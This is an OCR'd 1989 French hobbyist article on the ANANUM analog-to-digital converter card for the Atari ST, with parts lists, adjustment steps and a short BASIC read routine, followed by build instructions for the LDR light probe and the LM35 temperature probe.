



**Fig. 3 :** Schéma synoptique.

$V_{REF}/2$ est commandée par un LM 336, qui se comporte comme une diode Zener de qualité à 2,500 V (ajustée par le potentiomètre). Il est à noter que le convertisseur n'emploie pas de quartz pour son horloge, mais un simple réseau RC (10 kΩ, 150 pF), qui fournit la tension de seuil pour un trigger interne.

## NOMENCLATURE

— R1 : 10 kΩ
— R2 : 2,2 kΩ
— R3 : 1 kΩ
— R4 : 100 kΩ
— C1 : 150 pF
— C2, C3 : 100 nF
— C4 : 1 µF/16 V chimique
— C5 : 330 nF
— P1 : 10 kΩ linéaire
— D1 : LM 336
— IC1 : ADC 804 National Semiconductor
— IC2 : CD 4051
— D2 : led verte diamètre 5 mm
— 2 supports tulipes 16 et 20 broches
— 4 prises DIN 5 broches femelles pour CI
— 1 connecteur DB 25 mâle coudé 90° pour CI
— 1 kit de face avant 6TE (référence TRANSRACK 8344140)

## CARACTÉRISTIQUES DU ADC 804

La méthode de conversion mise en œuvre par le ADC 804 consiste en des approximations successives de la tension à mesurer par une série de comparateurs. Ce n'est pas la plus rapide dans la mesure où plusieurs comparaisons, d'abord grossières, puis affinées, sont nécessaires au circuit pour décider de la valeur numérique à attribuer à la tension d'entrée ; le temps d'échantillonnage typique est de 100 µs, pour une horloge de 640 kHz. Bien sûr, on peut « pousser » cette horloge, théoriquement jusqu'à 1 MHz, mais, comme l'indique la fiche technique, *at higher clock frequencies accuracy can degrade*, ce qui veut dire que 6, voire 5 bits seulement, du mot de conversion seront significatifs. De toute façon, dans les conditions standard d'utilisation, une fréquence d'échantillonnage de 8000 Hz est accessible sans perte de précision.

Les convertisseurs les plus rapides (avec un temps de conversion de l'ordre de la microseconde) sont du type « flash » : tous les comparateurs sont implantés sur la puce, ainsi pour 8 bits ces circuits intègrent-ils 256 comparateurs, et 65536 pour 16 bits ! Mais bien entendu, ils ne sont pas dans la même gamme de prix.

Une conversion commence dès le front montant de $\overline{CSi}$ lorsque $\overline{W}$ est à zéro. Pour lancer le processus, il faut donc faire une écriture à vide (la donnée écrite est sans signification) sur le convertisseur, en ne spécifiant seulement que les adresses A0, A1 et A2 qui déterminent l'entrée analogique à mesurer. Puis, au moins 100 $\mu$s plus tard, les données sont disponibles sur le bus en lecture.

### ADRESSAGE DU CIRCUIT

Du point de vue logiciel, le paragraphe précédent se traduit de la façon suivante :

La position d'ANANUM dans le rack est *ananum&* et la sonde à mesurer est *sonde&*.

```
analec% = &HFA0001 + ananum&*&H2000 + sonde&*&H100
anaecr% = &HFB0000 + ananum&*&H2000 + sonde&*&H100
~BYTE{anaecr%}                  !lance la conversion
FOR i& = 1 TO 5                 !petite temporisation
NEXT i&                         !de 100 µs
donnee& = BYTE{analec%}         !lecture de la valeur échantil-
                                !lonnée
```

### MONTAGE ET RÉGLAGES

Le montage de cette carte ne pose en principe pas d'obstacle à sa réalisation, d'autant que c'est un circuit simple face. Faire simplement attention à l'orientation des circuits. Quant à l'usinage de la face avant, le diamètre des trous doit être d'au moins 15 mm pour laisser passer une prise DIN.

Une fois le montage terminé, nous pouvons procéder au réglage de la tension de référence. Comme c'est le seul nécessaire, et qui plus est effectué sur un simple potentiomètre, nous allons nous y appliquer. Faites pour cela un petit programme qui lit simplement une des sondes de la carte, après avoir relié celle-ci au + 5V. Il doit s'afficher une valeur proche de 255. Si c'est déjà 255, tournez le potentiomètre pour descendre en-dessous. Puis tournez dans l'autre sens pour incrémenter cette valeur, et stoppez la manœuvre dès que vous obtenez 255 (de façon stable). En reliant ensuite la sonde à la référence 2,5 V (broche 9 du ADC 804), vous devez obtenir 128, ou éventuellement 127 ou 129, mais pas au-delà.

Si vous avez un oscilloscope, profitez-en pour vérifier la fréquence de l'horloge : 640 kHz (période 1,5 $\mu$s).





**Fig. 4 :** Plan de perçage.





**Fig. 5 :** Brochage des capteurs externes.

## APPLICATIONS

Etant donnée la faible fréquence d'échantillonnage (8 000 Hz) de la carte, il faudra se limiter, pour les applications audio, aux signaux à faible bande passante, c'est-à-dire jusqu'à 4 000 Hz. Le théorème de Shannon oblige en effet la fréquence d'échantillonnage à s'élever au double de la plus haute fréquence du signal. Au delà la qualité ne s'en trouve plus sensiblement améliorée mais en deçà des phénomènes graves de repliement spectral apparaissent, qui nuisent à la bonne restitution de l'échantillon. Sont donc éliminés d'office toutes les percussions métalliques telles que les cymbales et les sons riches en harmoniques comme les cuivres. Par contre, pratiquement tous les signaux vocaux sont accessibles, et c'est alors la voix (!) ouverte au traitement de la parole.

Nombre d'applications ne requièrent cependant qu'une faible fréquence d'échantillonnage. Les mesures de toutes les grandeurs citées en introduction en font partie...






**Fig. 6 :** Vue de dessus.


editions
©1989 CASIER-GUERARD

# 10/3.4.1

# Des sondes pour ANANUM

Dans l'article précédent (voir Partie 10, chap. 3.4), nous vous avions présenté une carte de conversion 8 bits d'usage général : ANANUM. Comme certains d'entre vous ne sont pas « électronicien né », nous vous proposons ci-après deux sondes vous permettant quantités d'applications utiles ou amusantes, d'autant que vous pourrez réaliser des asservissements en utilisant conjointement ELECTRA. Eh oui, ce qui avait été évoqué lors de l'introduction du concept STdev se réalise ! L'interconnection entre cartes pour de nouvelles applications ! Et ANANUM-ELECTRA n'est qu'un début...

Les deux sondes sont distinctes dans l'article, mais rien ne vous empêche d'obtenir une sonde mixte en combinant un capteur de température sur le premier canal et un capteur de lumière sur le second. Comme toujours les auteurs vous offrent une aide à la réalisation en vous proposant les différentes possibilités de sondes en version kit ou montée.

## I - Capteur de lumière

Un tel capteur doit générer une tension proportionnelle au niveau de lumière. Pour avoir une bonne précision, il convient que la plage de tension de ce capteur corresponde à peu près à la dynamique 0-5V d'ANANUM. En effet, il est évident qu'un 0V pour l'obscurité totale, 5V pour le plein flash, permettent d'explorer avec plus de finesse les niveaux lumineux intermédiaires qu'un 0V et un 2V (Fig. 1).





**Fig. 1 :** Schéma fonctionnel capteur de lumière.

Dans la gamme des capteurs de lumière courant, nous pouvons citer les photodiodes (à ne pas confondre avec les leds, émettrices, elles), les phototransistors, les cellules photovoltaïques, les LDR *(Light Dependant Resistor)*. Pour vous éviter un approvisionnement incertain, des réglages pénibles et un coût non négligeable, nous avons choisi l'emploi d'une LDR.

Une simple mesure de la chute de tension au borne d'un pont diviseur est faite. C'est trivial mais cela fonctionne très bien ! La courbe de réponse (Fig. 2) vous montre l'allure de la caractéristique obtenue. Bien évidemment, vous obtiendrez peut-être des valeurs légèrement différentes des nôtres (la notion de tel niveau lumineux étant assez personnelle...) mais la forme parabolique sera conservée !

## NOMENCLATURE

1 LDR
1 résistance 100 Kilo-ohms (marron noir jaune)
5 m. de câble blindé 1 conducteur
quelques cm de gaine thermoétractable 6 mm
quelques cm de gaine thermoétractable 2 mm
1 fiche DIN mâle 5 broches.





**Fig. 2**

### MONTAGE

Le schéma propose un montage de la LDR à l'intérieur d'un morceau de gaine thermorétractable au bout d'un câble blindé. Veillez à la rigidité de la LDR vis-à-vis du câble pour qu'une torsion des pattes ne soit pas possible, évitant ainsi une rupture des pattes de la LDR (Fig. 3).

Si vous le souhaitez, vous pouvez bien sûr mettre deux LDR sur la même sonde puisqu'il reste une entrée disponible sur la fiche DIN.

### APPLICATION

Nous vous proposons en fin d'article un programme affichant le type de niveau lumineux en cours ainsi que deux développements originaux...

Afficionado de l'Encyclopédie de l'Art Culinaire en 15 volumes vous passez vos journées (vos nuits étant réservées à votre cher ST...) à vous délecter de visions gourmandes, oubliant le soleil déclinant. Heureusement votre compagnon informatique veille et, mesurant, déclenche la lumière dès que l'obscurité risque de vous emporter dans des rêves sucrés...

Descendu chez le concierge, vous craignez que votre charmant bambin ne vous dérobe vos disquettes de jeux préférés ! Heureusement vous avez mis un petit spot éclairant la sonde de lumière à l'entrée de votre « bunker » informatique ! Dès que le chenapan coupe le faisceau de lumière, l'Atari voit un saut d'intensité lumineuse et déclenche (via ELECTRA) les Chœurs de Nabucco sur votre chaîne 2×100 W pour vous avertir du danger...

## II - Capteur de température

Un tel capteur doit générer une tension proportionnelle à la température. Différentes solutions s'offrent à vous. Thermistance, diode ou transistor (utilisation de la propriété de dérive en température de toute jonction PN), etc. Or toutes ces solutions entraînent des réglages, de calibration notamment.




**Fig. 3**

De plus la précision requise est élevée, car, par exemple pour un thermostat d'ambiance, il est important de faire la différence entre 19°C et 21°C. Nous nous sommes donc orienté vers l'utilisation d'un circuit spécialisé de NATIONAL SEMICONDUCTOR CORPORATION (NSC). Solution un peu chère mais accessible à tous car ne nécessitant aucuns réglages.

Le LM35 (Fig. 4) existe en deux versions. Le LM35CZ couvre le domaine [−40°C ; +125°C] tandis que le LM35DZ (moins cher) couvre le domaine [0°C ; +100°C]. Nous avons pris le premier mais vous pouvez utiliser le second en modifiant la variable RECTIF du programme ci-après. La tension de sortie du LM35 est directement proportionnelle à la température mesurée en °C (10mV/°C), la précision est de 0,5°C, et l'alimentation se fait en 4 à 30V.

Le synoptique qui détaille la double sonde est présenté en figure 5. Les filtres R-C évitent les oscillations pouvant apparaître du fait de la longueur de câble employée. Nous avons choisi de faire une double sonde car pour des applications de thermostats, il peut être judicieux de faire une double mesure.

## NOMENCLATURE

2 LM35CZ
2 résistances 1 kΩ (marron noir rouge)
2 condensateurs 1 µF/16V
2×5 m de câble blindé 2 conducteurs
quelques cm de gaine thermorétractable 6 mm
quelques cm de gaine thermorétractable 2 mm
1 fiche DIN mâle 5 broches.

## MONTAGE

Le schéma détaille celui-ci. Nous attirons votre attention sur l'ordre précis du montage à effectuer. Ainsi réfléchissez bien avant de souder, afin, par exemple, de ne pas oublier d'introduire le câble dans le capuchon de la fiche DIN...

